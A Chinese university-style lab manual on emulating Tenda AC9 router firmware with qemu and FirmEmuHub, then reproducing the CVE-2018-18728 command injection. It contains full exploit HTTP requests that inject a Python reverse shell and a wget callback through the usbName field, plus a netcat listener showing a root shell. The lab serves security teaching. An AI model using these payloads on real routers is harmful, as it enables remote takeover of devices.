用户态固件仿真实验手册

实验目的

1. 掌握用户态固件仿真的基本原理和技术
2. 使用 `FirmEmuHub` 工具进行用户态固件仿真
3. 复现 Tenda AC9 固件中的漏洞

实验环境

- 主机系统：Ubuntu（物理机或虚拟机）
- 硬件要求：
  - CPU：支持虚拟化技术
  - 内存：≥4GB
  - 存储：≥10G空间
- 软件要求：
  - Git
  - Docker（确保能成功拉取到dockerhub上的镜像）
  - Python 3.8+
  - IDA Pro 或 Ghidra

实验步骤

第一部分：本地构建用户态仿真实验环境：Tenda AC9

1. 在FirmEmuHub的Benchmark/BM-2024-00012文件夹中找到对应的Tenda AC9的.bin文件然后用binwalk工具处理，具体binwalk的使用请参考https://github.com/ReFirmLabs/binwalk，然后将binwalk的结果传到虚拟机中。

2. 安装qemu和网络配置工具

```
# 安装的时候一路回车即可
sudo apt-get install qemu
sudo apt-get install qemu-user-static
sudo apt-get install qemu-system
apt-get install bridge-utils uml-utilities
```

3. 网络配置

```
# 宿主机网络配置
# /etc/network/interfaces 内容如下
# enp0s3为当前宿主机网卡名

auto lo
```

```
iface lo inet loopback

auto enp0s8
iface enp0s8 inet dhcp

auto br0
iface br0 inet dhcp
bridge_ports enp0s8
bridge_maxwait 0
```

```
# /etc/qemu-ifup内容如下

#! /bin/sh
echo "Executing /etc/qemu/ifup"
echo "Bringing up $1 bridged mode..."
sudo /sbin/ifconfig $1 0.0.0.0 promisc up
echo "Adding $1 to br0..."
sudo /sbin/brctl addif br0 $1
sleep 3


# 添加可执行权限
$ sudo chmod a+x /etc/qemu-ifup

# 安装ifupdown，设置网口
sudo apt install ifupdown
sudo ifdown br0 && sudo ifup br0

# 重启网络配置
sudo systemctl restart systemd-networkd.service
```

4. 开启路由器Web服务


```
$ cd binwalk解压后的固件/squashfs-root

# 将对应的qemu用户态静态启动程序拷贝到当前路径，以便在chroot环境下使用
$ sudo cp /usr/bin/qemu-arm-static qemu-arm-static

# 环境修复
cp -r webroot_ro/* webroot/

# 赋予bin/httpd执行权限
ls -l bin/httpd
chmod +x bin/httpd

# 启动命令
sudo qemu-arm -L ./ bin/httpd
```



第二部分：用户态固件仿真环境搭建

1. **克隆 FirmEmuHub 仓库**

```
# 克隆仓库
git clone https://github.com/a101e-lab/FirmEmuHub.git
cd FirmEmuHub
```

2. **安装依赖**

```
pip install -r requirements.txt
```


第三部分：一键固件仿真

1. **启动 Tenda AC9 仿真环境**

```
sudo python3 emulation.py -b ./Benchmark/BM-2024-00012
```

2. **Web界面访问**

在浏览器中访问 `http://{你的虚拟机的IP}:{显示的端口}` 查看固件的Web管理界面。



第四部分：漏洞复现

漏洞背景介绍

本次实验我们将复现 CVE-2018-18728 命令注入漏洞。该漏洞存在于 Tenda AC9 路由器的固件中，允许攻击者执行任意系统命令。

漏洞详情：

- 漏洞类型：命令注入（Command Injection）
- 影响组件：文件名：`bin/httpd`
- 攻击向量：通过向特定`SetSambaCfg`接口发送特制的请求
- 漏洞危害：可导致远程代码执行

漏洞原理分析

命令注入漏洞出现在`httpd`中的代码，但程序通过POST请求传入的参数中的`action`参数符合条件时，`usbName`参数会被直接传入`doSystemCmd()`中执行，因此可能造成任意代码执行

漏洞复现步骤


1. **准备Payload**

```
POST /goform/SetSambaCfg HTTP/1.1
Host: 192.168.33.107:32769
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Cookie: password=lqetgb
Content-Length: 354

password=111111&premitEn=0&internetPort=21&action=del&usbName=;python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("192.168.33.107",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-
i"]);';&guestpwd=guest&guestuser=guest&guestaccess=r&fileCode=UTF-8
```

2. **使用工具发送请求**

   可以使用 Yakit 、Burp Suite 或其他工具发送上述 HTTP 请求，执行`python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.33.107",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`命令。这个命令注入命令是一个用于创建反向Shell的Python脚本。反向Shell是一种常见的攻击技术，攻击者通过它可以在目标机器上获得一个命令行接口。



3. **验证漏洞利用结果**

使用 nc 连接目标设备的 8888 端口，成功连接即表示漏洞利用成功：

```
nc -lvnp 8888
```

```
(base) root@[redacted]-iot-fuzzbench:~/Workspace/iot-benchmark# nc -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 172.17.0.3 35108
# ls
bin
dev
etc_ro
init
lib
mnt
proc
qemu-arm-static
sbin
sys
tmp
usr
var
webroot
webroot_ro
#
```

第五部分：漏洞逆向分析

漏洞原理分析

命令注入漏洞出现在httpd中的代码，但程序通过POST请求传入的参数中的action参数符合条件时，usbName参数会被直接传入doSystemCmd()中执行，因此可能造成任意代码执行

漏洞复现步骤

1. **使用IDA加载httpd文件**

   使用IDA加载httpd文件，通过漏洞报告中的关键信息去定位函数，在IDA中使用字符串搜索关键字cfm post netctrl %d?op=%d,string_info=%s定位到函数int __fastcall formSetSambaConf(int a1)，并通过比对相关信息，确认漏洞函数为该函数

2. **分析漏洞函数**

   漏洞函数关键代码如下

```
int __fastcall formSetSambaConf(int a1)
{
  int result; // r0
  int v2; // r0
  int v3; // [sp+Ch] [bp-78h]
  char s; // [sp+14h] [bp-70h]
  int v5; // [sp+54h] [bp-30h]
  int v6; // [sp+58h] [bp-2Ch]
  int v7; // [sp+5Ch] [bp-28h]
  int v8; // [sp+60h] [bp-24h]
  int v9; // [sp+64h] [bp-20h]
  char *s1; // [sp+68h] [bp-1Ch]
  int v11; // [sp+6Ch] [bp-18h]
  int v12; // [sp+70h] [bp-14h]
  int v13; // [sp+74h] [bp-10h]

  v3 = a1;
  memset(&s, 0, 0x40u);
  v13 = sub_2B9D4(v3, "password", "admin");
  v12 = sub_2B9D4(v3, "premitEn", "0");
  v11 = sub_2B9D4(v3, "internetPort", "21");
  s1 = (char *)sub_2B9D4(v3, "action", &unk_F0400);
  v9 = sub_2B9D4(v3, "usbName", &unk_F0400);
  v8 = sub_2B9D4(v3, "guestpwd", &unk_F0400);
  v7 = sub_2B9D4(v3, "guestuser", &unk_F0400);
  v6 = sub_2B9D4(v3, "guestaccess", &unk_F0400);
  v5 = sub_2B9D4(v3, "fileCode", &unk_F0400);
  if ( !strcmp(s1, "del") )
  {
    doSystemCmd("cfm post netctrl %d?op=%d,string_info=%s", 51, 3, v9);
```

   如图所示，当特定参数 action == del 时，doSystemCmd()会直接执行usbName，因此通过命令拼接的方式即可让路由器执行任意命令

3. **构建PoC**

   已经确认漏洞函数，通过漏洞报告可知漏洞利用的方式在sambal.html中所发送的POST请求，通过查看前端代码构建出PoC

```
var pageModel = R.pageModel({
    getUrl: "goform/GetSambaCfg",
    setUrl: "goform/SetSambaCfg",
    translateData: function (data) {
        var newData = {};
        newData.samba = data;
        return newData;
    },
    afterSubmit: callback
});
```

如图所示，通过构建出PoC，即可让路由器执行任意命令

```
POST /goform/SetSambaCfg HTTP/1.1
Host: 192.168.56.102
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Cookie: password=lqetgb
Content-Length: 155

password=llllll&premitEn=0&internetPort=21&action=del&usbName=;wget
http://192.168.56.103:8888;&guestpwd=guest&guestuser=guest&guestaccess=r
&fileCode=UTF-8
```

实验报告要求

1. 详细记录用户态固件仿真的完整过程
2. 截取关键步骤的操作界面
3. 分析 CVE-2018-18728 漏洞的原理
4. 记录漏洞复现的过程和结果

附录

1. **参考资源**
    - 漏洞分析参考
2. **注意事项**
    - 建议使用 Ubuntu 系统进行实验，某些环境下 Kali 可能存在仿真失败的情况
    - 确保 Docker 服务正常运行且能够成功拉取镜像
    - 实验过程中如遇到问题，请参考文档或咨询实验指导教师